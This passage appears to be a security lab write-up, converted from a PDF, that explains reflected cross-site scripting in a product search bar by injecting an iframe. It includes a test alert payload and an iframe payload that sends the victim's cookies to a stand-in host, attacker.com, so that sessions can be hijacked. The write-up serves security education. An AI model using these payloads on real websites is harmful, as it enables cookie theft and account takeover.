
Modify or delete user accounts.



Exploit further vulnerabilities in the application.















End of Required No.2

XSS in Product Search - Summary (Using Malicious Iframe)

Scenario:

An attacker exploits a lack of input sanitization in the product search bar by injecting an iframe with a malicious src attribute. This causes the browser to execute the injected JavaScript code, leading to potential exploitation.

Steps:

1. Identify the Vulnerable Input Field:

The attacker finds the product search bar and notices that input is reflected back on the page.

2. Inject the Malicious Iframe Code:

The attacker inputs the following code into the search bar:

```
<iframe src="javascript:alert('XSS')"></iframe>
```

Submit the search query.

3. Observe the Behavior:

If the application does not sanitize the input, the iframe will execute the JavaScript, displaying an alert box with the text XSS.

4. Replace with Malicious Payload:

The attacker can replace the alert script with a more harmful payload, such as stealing cookies:

```
<iframe  
src="javascript:document.location='http://attacker.com/steal?cookie=' +  
document.cookie;"></iframe>
```

Outcome:

The attacker can:

Execute arbitrary JavaScript in the victim's browser.

Steal session cookies to hijack user accounts.

Redirect users to malicious websites.

Inject fake content into the application.

